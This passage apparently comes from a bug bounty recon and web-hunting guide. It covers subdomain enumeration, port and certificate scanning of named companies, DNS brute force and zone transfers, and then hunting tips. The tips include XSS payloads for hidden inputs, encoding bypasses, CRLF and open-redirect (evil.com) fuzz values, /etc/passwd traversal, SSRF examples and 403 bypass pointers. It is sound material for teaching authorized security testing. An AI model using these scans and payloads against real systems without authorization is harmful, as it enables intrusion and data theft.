  -p 80,8000,8080,8880,2052, \
  2082,2086,2025,2026,443, \
  2053,2083,2087,2096,8443, \
  10443 \
  -silent
```

naabu outputs host:port line by line and can be piped directly into httpx:

```
echo soroush.net | naabu -p 443 -silent | httpx-full
```

nmap More accurate than naabu. Useful options:

```
-sV  discover the service running on the port
-sT  full TCP handshake
-Pn  skip ICMP ping
-sn  host sweep, quick check for live hosts
-n   no DNS resolution
```

```
echo 31.47.60.64/26 | mapcidr -silent \
  | naabu -p 80,8000,8080,8443,443 -silent \
  | tee 31.47.60.64_26 \
  | httpx-full \
  | tee httpServices.result
```

Scanning a CIDR Range Save naabu results to a file so certificate search can be run on the same set of targets:

```
cat 31.47.60.64_26 | nuclei -t /path/to/ssl.yaml
```

To avoid being banned during scanning, use lower thread counts and route through a VPN.

Subdomain Discovery

Most tools like subfinder will eventually find subdomains, but timing matters in bug bounty. Use multiple providers in parallel.

Passive Providers

1. <https://crt.sh>
2. `subfinder -d <domain.tld> -all`
3. <https://www.abuseipdb.com>
4. <https://chaos.projectdiscovery.io>
5. <https://subdomainfinder.c99.nl>

6. <https://sourcegraph.com> — searches GitHub code, supports regex
7. Search the company name in GitHub code — subdomains are often hardcoded
8. Wayback Machine via hikrawler + unfurl (see files section in dev book)
9. Favicon hash + Shodan

Through Web Content

1. CSP (Content Security Policy) headers — often contain domain references
2. DOM analysis

Certificate Search on CIDR

```
echo 31.47.60.64/26 | mapcidr -silent \
    | naabu -p 80,8000,8080,8443,443,1080,9090,1443 \
    | nuclei -t /path/to/ssl.yaml
```

PTR Records on CIDR

PTR records are reverse DNS — they map an IP back to a domain name. This method requires PTR records to be configured on the target's infrastructure.

```
echo 31.47.60.64/26 | mapcidr -silent | dnsx -silent -ptr -resp-only
```

dnsx is a lightweight and fast DNS tool. A wrapper script is also available in the files section in dev book.

Subdomain Discovery via Wayback + unfurl

Find hostnames and check which are alive:

```
echo target.com | waybackurls | unfurl domains \
    | sort -u | dnsx -silent | tee target.subs | wc -l
```

Chain into CDN filtering and ASN recon:

```
cat target.subs | dnsx -silent -resp-only | sort -u | cut-cdn
```

```
cat target.subs | dnsx -silent -resp-only | sort -u | cut-cdn \
    | get-ip-asn | sort -u | get-asn-details
```

or Generally:

```
subfinder -d domain.tld -all \
    | dnsx -silent -resp-only \
    | sort -u \
    | cut-cdn \
    | get-ip-asn \
    | sort -u \
    | get-asn-details
```

Chaos Dataset — ProjectDiscovery

```
curl -s https://chaos-data.projectdiscovery.io/index.json \
| jq -r ".[].URL" \
| while read url; do
    wget -q $url && unzip -q $(echo $url | rev | cut -d"/" -f1 | rev)
done && rm -rf *.zip
```

The get-chaos-data script is available in the files section in dev book.

Name Resolution

Use the target company's own nameservers when available — they give the most accurate resolution results.

```
dig ns target.com
```

If the company owns a CIDR, there is a good chance they also run their own nameserver. How to find it:

1. Historical DNS records
2. Port scan the CIDR for DNS ports:

```
sudo nmap <targetIP> -p 53,953 -Pn -sU
# or for a full CIDR:
sudo nmap <CIDR> -Pn -p 53,953 --open -sU
```

3. Find a subdomain not behind a CDN and run:

```
dig ns <subdomain>
```

If the company's nameserver allows zone transfers (AXFR), all DNS records can be retrieved in one query.

```
dig AXFR target.com @ns1.target.com
```

Even without AXFR, using the company's NS as the resolver gives more accurate results than public resolvers.

When the company's nameserver cannot be found, use `resolvers.txt` available in the files section in dev book.

Name Resolution with dnsx

dnsx resolves a list of subdomains to IP addresses:

```
subfinder -d target.com -all | tee subs.txt
cat subs.txt | dnsx                # shows which hosts resolve
cat subs.txt | dnsx -resp          # shows host + A record
cat subs.txt | dnsx -resp-only    # IPs only
```

Example output:


```
hikari@hikari-Nitro [~] $ echo aparat.com | dnsx -silent
aparat.com
```

```
hikari@hikari-Nitro [~] $ echo aparat.com | dnsx -silent -resp
aparat.com [A] [185.147.179.11]
```

```
hikari@hikari-Nitro [~] $ echo aparat.com | dnsx -silent -resp-only
185.147.179.11
```

Full pipeline — resolve, scan ports, discover HTTP services:

```
cat subdomains.file | dnsx -resp-only -silent \
    | naabu -p 80,443,8080 -silent | httpx -silent
```

Wildcard Detection

Some domains use wildcard DNS records (*.site.com), meaning any subdomain resolves to the same IP. This makes name resolution useless without wildcard filtering — almost every subdomain in your list will resolve, producing false positives.

Tools with built-in wildcard detection:

dnsx

```
cat site | dnsx -wd site.com
```

puredns

```
puredns resolve <subdomainsFile> -r /path/to/resolvers.txt -t 10
```

shuffledns

```
shuffledns \
    -list <subdomainsFile> \
    -d site.com \
    -r /path/to/resolvers.txt \
    -m $(which massdns) \
    -mode resolve \
    -t 10 \
    -silent
```

massdns is a high-speed DNS resolver. shuffledns and puredns both use it as the underlying DNS engine and add wildcard filtering on top.

Wildcard detection works by resolving a randomly generated subdomain (such as somethingrandombase64.target.com) and recording the returned IP. After the scan, any result matching that IP is filtered out.

Because DNS uses UDP and has packet loss, name resolution should be run 3–4 times a day. A cron job handles this well:

```
0 */6 * * * /home/sora/go/bin/shuffledns \
    -list /path/to/subdomains.file \
    -d target.com \
    -r /path/to/resolvers.txt \
    -m /usr/local/bin/massdns \
```

```
-mode resolve \  
-t 10 \  
-silent \  
| /home/sora/go/bin/aneu /path/to/target.resolved  
# note that cron has a limited environment – always use absolute paths
```

Wildcard with Same IP — HTTP Filtering

Wildcard filtering at the DNS level drops all subdomains that resolve to the wildcard IP. The problem is that legitimate subdomains may also resolve to that same IP but serve different content:

```
1.2.3.4 --> soroush.net      (content1)  
        --> abc.soroush.net  (content2 - legitimate, different content)  
        --> random.soroush.net (no content, false positive)
```

DNS-level filtering drops `abc.soroush.net` along with the false positives. The solution is HTTP-level filtering based on response content:

```
cat subdomains.file | httpx -title -lc  
  
# filter by line count, e.g. -flc 78,54  
cat subdomains.file | httpx -title -flc <x>
```

This is slower than DNS filtering and can trigger rate limiting on targets with very large subdomain counts. Tune thread counts accordingly.

Small Recap 2

1. Use `httpx` with a legitimate User-Agent, Referer, cookies, and low thread count.
2. Port scanning and HTTP service discovery are separate steps.
3. If a company owns its own CIDR, it likely also runs its own nameserver.
4. Use the company's nameserver as the resolver when possible.
5. `puredns` and `shuffledns` filter wildcard IPs but miss different sites sharing the same IP.
6. Name resolution has a high miss rate due to UDP packet loss — run it multiple times.
7. Wildcard detection: DNS approach drops subdomains matching the wildcard IP; HTTP approach filters by response content.
8. Company CIDR → port scan UDP 53 → discover private nameservers.

Additional Tips (DON'T SKIP)

Pattern Recognition

Pattern recognition is a key skill in wide recon. If you observe a subdomain like `5d.somewhere.com` — a digit followed by a letter — you can generate a list based on that pattern and brute force it:

```
for i in {1..1000}; do
    echo "${i}d.somewhere.com" >> subs.txt
done
cat subs.txt | dnsx
```

crt.sh vs. Censys vs. Shodan

crt.sh:

certificate data only (does not know if the host is alive or what IP it has)

Censys:

host + certificate (live assets, open ports, TLS – real attack surface)

Shodan:

host only (live targets, fastest for direct asset discovery)

Censys — Additional Query Examples

Search by HTML title:

```
services.http.response.html_title:"toyota"
```

Exclude specific results:

```
parsed.subject.Organization:"Walmart Inc." and not names:"specific.com" and not names:"specific2"
```

Shodan Trick — Facet Analysis

Search by organization:

```
org:"Southern California Gas Company"
```

On the results page, click “More” on the left panel, select “Facets Analysis,” and choose `http.title`. This lets you quickly identify which assets are worth investigating based on their page titles.

DNS Brute Force

Passive enumeration, even when combining all providers, does not guarantee complete coverage. Some subdomains are new and not yet indexed. Some will never be indexed anywhere. DNS brute force is how you find those hidden assets.

This step is critical. Most hackers skip it — which is exactly why it produces results.

Static Brute Force

Static brute force uses a fixed wordlist. Recommended starting wordlists from Assetnote:

```
curl -s https://wordlists-cdn.assetnote.io/data/manual/best-dns-wordlist.txt
curl -s https://wordlists-cdn.assetnote.io/data/manual/2m-subdomains.txt
```

Merge them:

```
cat best-dns-wordlist.txt 2m-subdomains.txt > all.txt
```

Additional wordlist sources:

- All combinations of 1–4 characters using crunch:

```
crunch 1 4 abcdefghijklmnopqrstuvwxyz0123456789
```

- Target-specific wordlist using cewl:

```
cewl https://target.com -w words.txt > /dev/null 2>&1
```

Useful cewl options:

- -d 3 — crawl depth
- -m 6 — minimum word length
- -e — extract email addresses
- -w — output file
- -v — verbose

Running static brute force:

shuffledns (requires combining wordlist with target domain first):

```
awk -v domain="sempra.com" '{print $0"."domain}' all.txt >> sempra.com.static
```

```
shuffledns \  
-list sempra.com.static \  
-d sempra.com \  
-r /path/to/resolvers.txt \  
-m $(which massdns) \  
-mode resolve \  
-t 30 \  
-silent \  
| tee sempra.shuffle
```

puredns (takes wordlist and domain directly):

```
puredns bruteforce all.txt sempra.com -t 30 -r /path/to/resolvers.txt | tee sempra.pure
```

After both runs, compare results against passive enumeration. Subdomains that appear in brute force results but not in passive enumeration are the most interesting targets.

Flash Point — Certificate Search on CIDR

```
echo <CIDR> | mapcidr -silent \  
| httpx -silent \  
| nuclei -t /path/to/ssl.yaml \  
| sort -u \  
| tee res
```

This is one of the most efficient ways to discover subdomains and domains directly from a company-owned IP range.

Dynamic Brute Force

Dynamic brute force is based on pattern recognition and permutation. Developers typically do not push code directly to production — they use staging environments first:

development --> staging --> production

A developer might create `api-test.sora.com` to test against before deploying to `api.sora.com`. These staging and development subdomains are often forgotten.

Permutation examples based on a known subdomain like `api.sora.com`:

```
api-dev, api.dev, dev-api, dev.api
test-api, api-test, test.api, api.test
v1-api, v2-api
development-api
...
```

Tools can generate these permutations automatically. Pre-built permutation wordlists (that you can download from tool provider's repositories):

1. `dnsgen.txt`
2. `altdns.txt`

Merge them:

```
cat dnsgen.txt altdns.txt > words-merged.txt
```

Generate a dynamic brute force list with `dnsgen`:

```
echo toyota.com | dnsgen -w words-merged.txt -
```

If the target has many known subdomains, pass only the resolved ones to `dnsgen` to keep the output manageable. If there are only a few, pass all of them.

Full dynamic brute force pipeline:

```
cat subdomains.txt | dnsgen -w wordlist.txt - >> target.dynamic
```

```
puredns resolve target.dynamic target.com -t 20 -l 50 -r /path/to/resolver.txt
```

After both static and dynamic brute force complete, concatenate the results and compare against passive enumeration to surface hidden assets.

A script called `dns-brute-full` automating the full flow is available in the files section in dev book.

Small Recap 3

1. Do not use `shuffledns` in brute force mode for permutation — use `dnsgen` to generate the list first, then resolve.
2. **CN** (common name) and **O** (organization) in certificate fields are the most useful fields for keyword-based company searches.
3. In dynamic brute force, use a focused and efficient wordlist — a very large wordlist produces an unmanageable number of results.
4. Compare brute force results against passive enumeration to isolate hidden assets.

Domain Discovery

Domain discovery is not always necessary. Only pursue it when the program explicitly covers all company assets.

Objectives

1. Discovering additional root domains
2. Increasing attack surface

Large companies (holdings) typically have sub-companies. Additionally, companies acquire other companies — a process called **acquisition** — which differs from a sub-company. This hierarchy can be nested: sub-companies and acquisitions may themselves have sub-companies and further acquisitions.

Finding Acquisitions

1. <https://www.crunchbase.com> — useful for finding sub-organizations
 - Sub organizations → click on one → domain and details
 - Financials → Financial Details → Acquisitions
2. <https://platform.tracxn.com> — useful for investments and acquisitions
 - Investments & Acquisitions → Acquisitions
 - Note: this site requires a professional or business email to register. If you have a server, you can run your own mail server.

These platforms are built for business intelligence, but the data they expose is directly useful for recon.

Reverse WHOIS on Domain Properties

1. <https://website.informer.com>
2. <https://viewdns.info>

Searching website.informer.com for a company name returns a list of domains under the same registrant. If the registrant's email address belongs to the holding company, that is a strong signal of ownership.

Certificate-Based Domain Discovery

Run `get-certificate-improved` (findable in Dev book: bash tools) or simply use `openssl s_client` on a known domain and inspect the `subject => 0` (Organization) field. Search for that organization name in Censys:

```
parsed.subject.Organization:"Walmart Inc."
```

Verify and cross-reference results. Add confirmed domains to your mind map.

Search Engine Queries

```
<target> has acquired  
acquired by <target>  
<target> acquisition list
```

```
"<target>. All Rights Reserved"  
site:sub.<target>.tld acquired
```

Handling All Discovered Domains

Build a mind map and assign threads to each sub-company for: domains, CIDR, information, findings, and so on.

Domain Discovery via DNS Fuzzing

For targets where patterns are visible, generate domain permutations and resolve them. For example, to find Walmart-related domains:

```
wal-<word>.com  
wal-<word>.net  
wal-<word>.org
```

Generate the list and resolve:

```
for w in $(cat words.txt); do  
    echo "wal-$w.walmart.com"  
done > fuzz.txt  
# or:  
cat words.txt | awk '{print "wal-"$1".walmart.com"}' >> fuzz.txt  
  
shuffledns \  
-list fuzz.txt \  
-d walmart.com \  
-r resolvers.txt \  
-m $(which massdns) \  
-mode resolve \  
-silent
```

A list of 10–20 million entries is not a problem for DNS resolution tools.

IIS Shortname Scanner

When encountering a Windows Server running IIS (Internet Information Services), use the shortname scanner to discover hidden files and directories:

```
sns -u https://targetaddress/
```

Tips on Acquisitions and Scope

When a sub-company or acquisition states it handles its own security, or has its own bug bounty program, the parent holding may not pay for bugs found in that subsidiary. Check scope carefully.

Flash Point — IDOR Testing on Versioned API Endpoints

When you reach an API endpoint like `/v2/user/123`:

/v2/user/123 -> your information (200)

1. /v2/user/122 -> 403? try common 403 bypass techniques (deep recon final part)
2. /v2/user/123/../122 -> 403? path traversal attempt
3. /v1/user/122 -> 404? older API version may lack access controls
4. /v1/users or /v2/users -> ? mass object exposure
5. /v2/user/122 + POST -> 403? HTTP verb tampering
6. /v2/user/123?UserId=122 -> ? parameter-based IDOR
7. /v2/user/123 + header fuzz -> ? access control via header
8. /v2/user/123?CustomParam=122 -> ? hidden parameter IDOR

Wide Recon — Methodology Review

Start by opening the program page on the bug bounty platform to review the scope (domains, subdomains, etc.), then save all known domains to a file:

domains.txt

If you **discover** an IP like 185.114.80.91, open it and check the certificate. If the certificate contains a name like superbet.io, bugs found on that asset will usually be eligible for a bounty — even if the program did not explicitly list the CIDR in scope. Some programs share their CIDRs directly; others do not, but typically still reward findings on assets they own.

Collecting Subdomains from Multiple Providers

Start from domains.txt:

```
for d in $(cat domains.txt); do
    subfinder -d ${d} -all >> ${d}.subfinder
done
```

You can also search Shodan and Censys manually.

A script to collect subdomains from crt.sh is available in the files section in dev book (bash tools):

```
cat domains | while read d; do crtsh ${d} >> ${d}.crtsh; done
```

Additional subdomain discovery scripts available in the files section in dev book:

1. **OTX** — requires an API key, available for free after registration
2. **HackerTarget**
3. **SecTrails** — requires an API key

Usage follows the same pattern:

```
cat domains | while read d; do OTX ${d} >> ${d}.OTX; done
```

Searching AbuseIPDB can also be helpful, though it is no longer scrapable for automation.

Name Resolution

After collecting subdomains from all sources, run name resolution to identify which are alive:

```
cat domains | while read domain; do
    cat ${domain}.* | sort -u | dnsx -silent -t 20 | anew ${domain}.resolved
done
```

Run this command 4–5 times to reduce DNS packet loss misses. On another pass, use a custom resolver:

```
dnsx -silent -t 20 -r /path/to/resolvers.txt
```

Also try using the company's own nameservers:

```
dig +short ns target.tld | dnsx -resp-only -silent > target.nameservers
```

For wildcard detection, use `puredns` or `shuffledns` instead of plain `dnsx`:

```
puredns resolve superbet.com.0TX \
    -r /path/to/resolvers.txt \
    -t 10
```

```
shuffledns \
    -list superbet.com.0TX \
    -d site.com \
    -r /path/to/resolvers.txt \
    -m $(which massdns) \
    -mode resolve \
    -t 10 \
    -silent
```

Comparing Results Between Providers

To find subdomains that exist in one source but not another, use `comm` (both files must be sorted):

```
comm -23 \
    <(cat superbet.com.crtsh | sort -u) \
    <(cat superbet.com.subfinder | sort -u)
```

The output contains lines that exist only in `superbet.com.crtsh` and not in `superbet.com.subfinder`.

Useful Recon Flows

domain -> historical DNS -> origin IP discovery

subdomain enumeration -> cut-cdn -> pure IP

CIDR -> port scanning -> certificate search -> domain + subdomain

CIDR -> httpx (443) -> certificate search -> domain + subdomain

CIDR -> port scanning -> service discovery -> vulnerability discovery

CIDR -> PTR record enumeration -> subdomains

subdomain enumeration -> dnsx -> cut-cdn -> httpx (443) ...
...-> certificate search -> domain + subdomain enumeration

subdomain enumeration -> dnsx -> cut-cdn -> IP -> whois/ASN recon ...
...-> CIDR -> service discovery

If cut-cdn is not available, mapcidr has an IP filtering feature that accepts CDN IP ranges directly.

Favicon Search

Favicon hashing is an underrated recon technique. A Python script in the files section in dev book takes a favicon URL, calculates the hash, and returns a direct Shodan search link:

```
./favicon-search.py https://.../favicon.ico
```

The favicon does not need to belong to the target — you are searching for assets that share the same favicon hash.

HTTP Service Discovery

After name resolution, run httpx against resolved subdomains:

```
cat target.com.resolved | httpx-full
```

Prioritize assets that are not behind a CDN (Cloudflare, Fastly, Akamai, etc.). `httpx-full` includes technology detection, which helps with prioritization.

When you find an asset, do not jump directly into testing. Start a DNS brute force in the background first to avoid wasting time later.

Two areas that tend to yield more bugs:

1. DNS brute force results (compared to passive enumeration)
2. IP-based service discovery (not subdomain-based)

Host Header Fuzzing

When multiple subdomains resolve to the same IP, virtual hosting may be in use. Signs of virtual hosting:

- Same IP, different sites
- Changing the **Host** header changes the response
- A random or invalid **Host** value returns the default site

In these cases, host header fuzzing can reveal additional virtual hosts that are not publicly listed.

Working on a Discovered Asset with No Content

If you find a subdomain that only returns a generic message like “Welcome to nginx”:

1. Dork for it in Google and Bing:

```
site:sub.site.com
```

2. Search it in GitHub (code), Sourcegraph, Wayback Machine, and gau.
3. Start directory fuzzing:

```
ffuf -w /path/to/assetnote/raft-directories.txt \
-u https://sub.site.com/FUZZ \
-e .html,.conf \
-mc all \
-fs <filterBySize>
```

4. If a path shows different behavior (for example `sub.site.com/forms/`), fuzz deeper:

```
ffuf -w /path/to/assetnote/raft-directories.txt \
-u https://sub.site.com/forms/FUZZ \
-e .html,.conf,.asp,.aspx \
-mc all \
-fw <filterByWord>
```

Always inspect page source — comments, hidden paths, and file references are often left behind.

Basic Authentication on a Path

When a path returns a basic authentication prompt, three options are available:

1. Brute force the `user:pass` combination
2. HTTP verb tampering
3. Fuzz beyond the protected path:

```
/protected/FUZZ
```

Dorking for the path may also surface credentials or documentation.

Additional Quick Checks

- Run `dig cname` on target pages to check for CNAME records. If a subdomain is CNAMEd to a third-party service, it is usually considered out of scope.

- If a target consistently returns 4XX or 5XX regardless of what you try, skip it and move on.

ASN Recon

```
subfinder -d target.com -all -silent \  
| dnsx -silent \  
| dnsx -silent -resp-only \  
| cut-cdn -silent \  
| get-ip-asn \  
| sort -u \  
| get-asn-details > asn.recon.result
```

It's better approach to recon ASN manually by searching instead of using a pipeline.

For IP ranges that belong to the company itself:

```
echo 5.100.152.0/22 | mapcidr -silent \  
| httpx -silent -t 5 -rl 5 \  
| nuclei -t /path/to/ssl.yaml \  
| sort -u
```

If the range belongs to a CDN or VPS provider, skip it.

Also search the domain in Censys and Shodan to cross-reference.

Check certificate fields for company keywords. The issuer field is only relevant if the certificate is self-signed by the company itself:

```
echo target.tld | get-certificate-improved  
echo sub.target.tld | get-certificate-improved
```

Censys

Censys has two search areas:

1. Certificates
2. Hosts

Certificate search is the more commonly used one. If a wildcard certificate is found on a specific subdomain level, DNS brute force that level with wildcard detection:

```
shuffledns -list wordlist.txt -d sub.target.tld ...  
puredns bruteforce wordlist.txt sub.target.tld ...
```

SecurityTrails

Never skip SecurityTrails. Search the target domain for:

1. Subdomains — a script is available in the files section in dev book (requires API key)
 2. DNS records
 3. Historical data — valuable for discovering past IPs before CDN adoption
-

Shodan

Search for:

```
domain.tld
ssl:"domain.tld"
ssl:"domain"    (without TLD)
```

After searching, click “More” on the left panel and select `http.title` to filter down to fewer, more relevant results.

Censys — Host Search

Search for `domain.tld` in the Censys hosts section as well.

Continuous Recon and Automation

All of the above can be run as a daily automated cycle. A simple automation example:

```
subfinder -> abuseipdb -> crtsh -> name resolution ...
...-> compare -> anew -> notify
```

Full automation covering this and more will be covered in the automation section.

Recap

1. `/dir` returns 401 — fuzz `/dir/FUZZ` to discover resources behind it.
2. `/dir` returns 404 — but `/dir/` (with trailing slash) may return 200.
3. Out-of-scope domains:
 - The program may still pay a bounty informally.
 - A subdomain of an out-of-scope domain may resolve to an in-scope IP.
4. Run name resolution multiple times to reduce false negatives from DNS packet loss.
5. Two general hunting models:
 - Single application, limited assets → application recon (deep recon)
 - Broad scope, many assets, basic deep recon → external recon (wide recon)
6. Basic deep recon can be straightforward: remove parameters from URLs to observe behavior, fuzz for directories and parameters, and apply foundational knowledge.
7. If `*.sub.domain.tld` is found in certificate data, DNS brute force `FUZZ.sub.domain.tld`.

Subdomain Takeover

Imagine a subdomain is set in DNS but the service it should connect to — via CNAME or IP — no longer exists:

```
blog.example.com CNAME myblog.some-service.com
```

Anyone who opens `blog.example.com` will be led to `myblog.some-service.com`.

Now imagine the company no longer uses that service and deletes its account, but forgets to also delete the DNS record. The DNS still refers to that service, which is now owned by no one and is empty.

If that service allows anyone to claim that address — such as taking the IP or the CNAMEd address `myblog.some-service.com` — a vulnerability occurs. Attackers can claim it and serve whatever they want.

Impact

1. Phishing
2. XSS
3. Owning a whitelisted and legitimate subdomain, which can be used for SSRF, CSP bypass, and more

This vulnerability has commonly occurred on:

1. GitHub Pages
2. Heroku
3. Azure
4. Amazon S3 Bucket
5. Shopify

Detection

Look for expressions such as:

1. No such app
2. No such bucket
3. Project not found
4. There isn't a GitHub Pages site here

Also check CNAME records on suspicious pages.

In one line: a DNS record exists but the service it points to does not.

Some Hunting Tips and Tricks

Finding Parameters in the DOM

Search in sources for keywords, pages, and endpoints. Abstract from the left side of the source.

XSS Attack Vector

For XSS, the attack vector does not necessarily have to be a parameter. It can be anything in the URL or body that is reflected in the page and can be broken out of.

Flash Point

Many times, when a XSS payload is used on a reflection, the reflection is visible but XSS does not trigger. Why? Because when the URL is sent to the victim and they open it, it will be URL-encoded, and the URL-encoded data will appear in the response with no XSS firing.

The solution: if the payload injection is in a parameter, try changing the request method to POST and send the data in the body.

Database Interaction

When there is reason to believe data is interacting with a database, try SQL injection with sqlmap (use a vpn to avoid getting your IP banned).

Cookie to Parameter Fallback

When data is taken from a cookie, removing the cookie may cause the application to fall back to taking the same data from a parameter.

Partial Tool Usage

Use tools partially. For example, perform parameter discovery with x8 but test in Burp Suite.

Basic Authentication

For basic authentication, try HTTP verb tampering, brute force, and fuzzing behind that path.

Login Page Approach

When a `login.php` page is found, the approach is:

1. x8 (general parameter fuzzing)
2. FUZZ.php

Form Parameters

When a form is found, there is a high chance that the field names are also parameters and get reflected.

XSS Angle Bracket and Quote Protection Bypasses

A common protection is HTML-encoding inputs such as angle brackets and quotation marks. Bypass approaches:

1. Double encoding: `%2522`

2. HTML encoding: `"e;` → `%26quote%3b`
3. Hex HTML encoding: `"` → `%26%23x22%3b`
4. Use `%22` to break, but change the request method to POST. After changing the method:
 - Change body encoding to multipart
 - Change content type to `text/plain`
5. Create an HTML form:

```
<form action="https://target.com/login.php" method="POST" enctype="text/plain">
  <input type="hidden" name="[parameter name]" value='sora' />
  <input type="submit" value="submit" />
</form>
```

Serialized Data in URLs and Cookies

Sometimes URLs or request bodies contain data like:

```
.../login.php?error=a:1:{s:8:"userName";s:32:"Login+name+or+password+incorrect";}
```

This data may also exist in cookies — always decode cookies and inspect them.

This is serialization. Breaking the structure may lead to a stack trace, and modifying it may cause vulnerabilities such as insecure deserialization.

Understanding URL Behavior Before Fuzzing

Knowing how a URL behaves before fuzzing for files and directories is important.

For example, the legitimate path `/path/index.php` returns 200, but `/path/` returns 404.

1. Try some valid and invalid file, directory, and endpoint paths partially, then compare behavior. Does an invalid path redirect?
2. Add a letter such as `a` to the path to check its behavior.
3. Try with and without a trailing slash: `/path` and `/path/`
4. Find a hook, verify it using a wordlist, and then start fuzzing.

Logout Page Parameter Fuzzing

Parameters can be fuzzed even on logout pages.

Pattern Recognition During Fuzzing

Pattern recognition during fuzzing can produce better output.

Cookie Behavior Differences

Many sites behave differently with and without cookies. In Repeater, delete the cookie and send the request again to identify the difference. With a cookie, more pages or resources may be accessible — so using the cookie during fuzzing can yield more resources and parameters.

Input Reflected in `window.location`

If input is reflected as part of a `window.location` value, try manipulating it to achieve open redirect or JS injection:

1. If the full input is used, entering another site's URL will directly cause an open redirect.
2. If it is partial, such as: `window.location = "/page?x=" + userInput;` — try causing errors and observe the behavior.

Breaking Input with URL-Encoded Characters

If something like `%5c%27` is used to break input and URL-encoded data is reflected directly in the page:

1. Try changing the request method and resend
2. Change the content type to `text/plain` and also try `multipart`

Numeric Strings

Strings like `1721907439` can be a timestamp, hex value, ID, and so on.

httpx and CDN

Do not run httpx on targets behind a CDN — most of the time it will result in an immediate ban. Run `cut-cdn` first.

OAuth Redirect Back Fuzzing

When a page redirects to an OAuth page (SSO), there is also a return flow. A `redirect_url` parameter is expected in the transfer.

If the redirect back does not include a path, such as `site.com/?code=...`, there are two possibilities:

1. The SSO attaches something to it
2. There is genuinely no path

In the second case, the token is transferred via parameters. Fuzzing the redirect back part can be interesting:

```
site.com/?code=123
site.com/?code=aaaa
site.com/?state=xyz
site.com/?state=../../
site.com/?redirect=evil.com
site.com/?next=evil.com
site.com/?redirect_to=evil.com
etc.
```

CRLF Injection

In CRLF injection tests, try this payload:

`%0a%0dtest:test%0a%0d`

The point is to use a valid header format, even if it is likely to be ignored.

4XX and 5XX Pages

On 4XX and 5XX pages, try parameter fuzzing, header fuzzing, resource fuzzing, and verb tampering.

Don't fuzz every 404, only ones which are created by web application (and not web server, like nginx 404)

File Download Analysis

When a page is opened and a file downloads immediately:

Burp Suite => Proxy => Filter => check "Other Binaries"

A request to a URL returns file content. Other possibilities include a URL returning HTML, which then sends a client-side request. Threat models to consider:

1. Can the file name be controlled?
2. Is there an address parameter? (SSRF — e.g. `/download?url=http://internal.service/admin`)
3. Is the file path manipulatable? (e.g. `/download?file=../../../../../../../../etc/passwd`)
4. Where does the file come from?
 - Server-generated
 - Served directly from server files

To determine which:

- Append characters like `%23` or `%26` to the end of the file name. If the file still downloads, it is likely being served directly from files.
- Look at the URL. Words like `statics`, `uploads`, `files`, or `assets` suggest file-based serving. Words like `download`, `export`, `generate`, or `invoice` suggest server-generated content.
- Change a parameter such as `/download?id=1` to `/download?id=11111`. If the file changes, it is server-generated. If it returns 404 or similar, it is static.
- Look at response headers:

From files:

Content-Length: <fixed>

ETag: <exists>

Last-Modified: <exists>

Generated:

Content-Type: `application/pdf`

Content-Disposition: `attachment; filename="report.pdf"`

(no caching headers)

- Based on latency: generated files usually have some delay, direct files are usually faster.
- Parameters like `user_id`, `order_id`, `type`, `format`, `export` mostly indicate server-generated content.

What to test based on type:

Static — direct from server: - Path traversal: `/files/../../etc/passwd` - IDOR: `/uploads/user123.pdf` - Sensitive file exposure: `/uploads/.env` - Enumeration: `/uploads/1.png`, `/uploads/2.png`

Dynamic — server-generated: - IDOR: `/download?invoice_id=100`, `/download?invoice_id=101` - Data leakage from backend logic: `/export?user_id=5` - SSRF if URL-based: `/download?url=http://internal/api` - Business logic bypass: `/invoice?format=pdf`, `/invoice?format=json` - Parameter pollution: `?id=1&id=2` - XSS only if the context can be changed and the browser renders a preview

If user input is placed in headers, try CRLF injection, which can lead to open redirect, Set-Cookie, and similar impacts.

Server Status Page

If a path such as `/server-status/` is found during fuzzing and it displays live server status that changes on every refresh — that is a vulnerability.

XSS in Hidden Input Fields

When breaking out of a hidden input field and getting a reflection, there is a problem: since the tag does not render visibly on the page, the payload will not trigger even if it is fully injected. Autofocus is also useless here.

Three approaches:

1. Use `onanimationstart`:

```
<input type="hidden" ... onanimationstart="alert(origin)" style="animation: spin 0.1s" x="xss"
```

2. Use `tabindex` and a URL fragment pointing to the element's ID:

```
<input type="hidden" name="something" value="123" id="x" tabindex=1 onfocus="alert(origin)" />
```

Then append a fragment to the URL:

`https://URLwithPayload/#x`

3. The following only works on newer versions of Chrome:

```
<input type="hidden" contentvisibilityautostatechange="alert(origin)" style="content-visibility: auto;" />
```

Efficiency Tip

If you work at your computer for four hours a day, aim to produce the results of six hours by letting the system run background operations such as DNS brute force and automations.

Starting Point

Begin with tasks that require less mental energy, such as subdomain enumeration, domain discovery, CIDR and ASN discovery (wide recon), and building a target mindmap with technologies and everything found during shallow recon. Then continue with deeper wide recon and approach low-hanging fruits first with shallow deep recon.

Until now, a great deal has been covered about deep application recon, asset recon, and many vulnerabilities. There will be more, but what has been covered is already more than enough to start finding vulnerabilities.

A few things that can make a significant difference:

1. Fix your mindset. If you have made it to this point, you have enough knowledge to start your journey — possibly more than 50% of current hackers.
2. Do not rush.
3. Keep discipline and separate work from emotions.
4. Do not lose hope if your first bug takes time to find — keep going.
5. Cope with difficulties and painful experiences.
6. Always stay updated. Improve yourself every day until it becomes a habit.

Recap

1. Remove the trailing slash from a directory to find a signature to match during fuzzing:

```
site.com/valid_dir    --> 301
site.com/fake123_dir  --> 404
```

2. Sites may appear different depending on cookies.
3. Check the content length in responses during directory or file fuzzing:

```
site.com/valid_dir/   --> length1
site.com/invalid_dir/ --> length2
```

If ``length1 != length2``, use that as a matching condition.

4. Changing body encodings can open up possible XSS.
5. Check whether a parameter exists in your wordlist.
6. Check the target's CNAME record or third-party CMS before hunting.
7. For CRLF injection tests, use legitimate headers.
8. Forgotten websites that use OAuth — change the response type parameter. For example, changing `code` to `token` gives the attacker direct access to APIs. A `code` is one-time-use and a `token` is generated after that. Both are dangerous if taken by an attacker.
9. Tools like `x8` and `sqlmap` may have issues — proxy them through Burp Suite to debug.
10. Analyze endpoints before actual fuzzing — for example, test behavior with and without cookies.
11. On a 403 response:
 - Try common bypasses (e.g. github.com/iamj0ker/bypass-403/blob/main/...)
 - Fuzz behind it
12. When running `httpx` on large ranges, a CDN may block it. Options:
 - Run `cut-cdn` first and drop CDN assets immediately

- Open the asset, place the cookie received from the CDN in request headers, and lower the thread count

Broken Access Control

This vulnerability has been covered before, but there is more depth to explore.

Common Protections:

1. **Checking permissions (403 Forbidden)** - Takes inputs - Checks if the user has access - If not, denies access
2. **Normal query (404)** - Takes inputs - Builds a logical query - Shows results

For example:

```
SELECT * FROM example WHERE user_id=JWTid AND something="..."
```

Implicit IDs

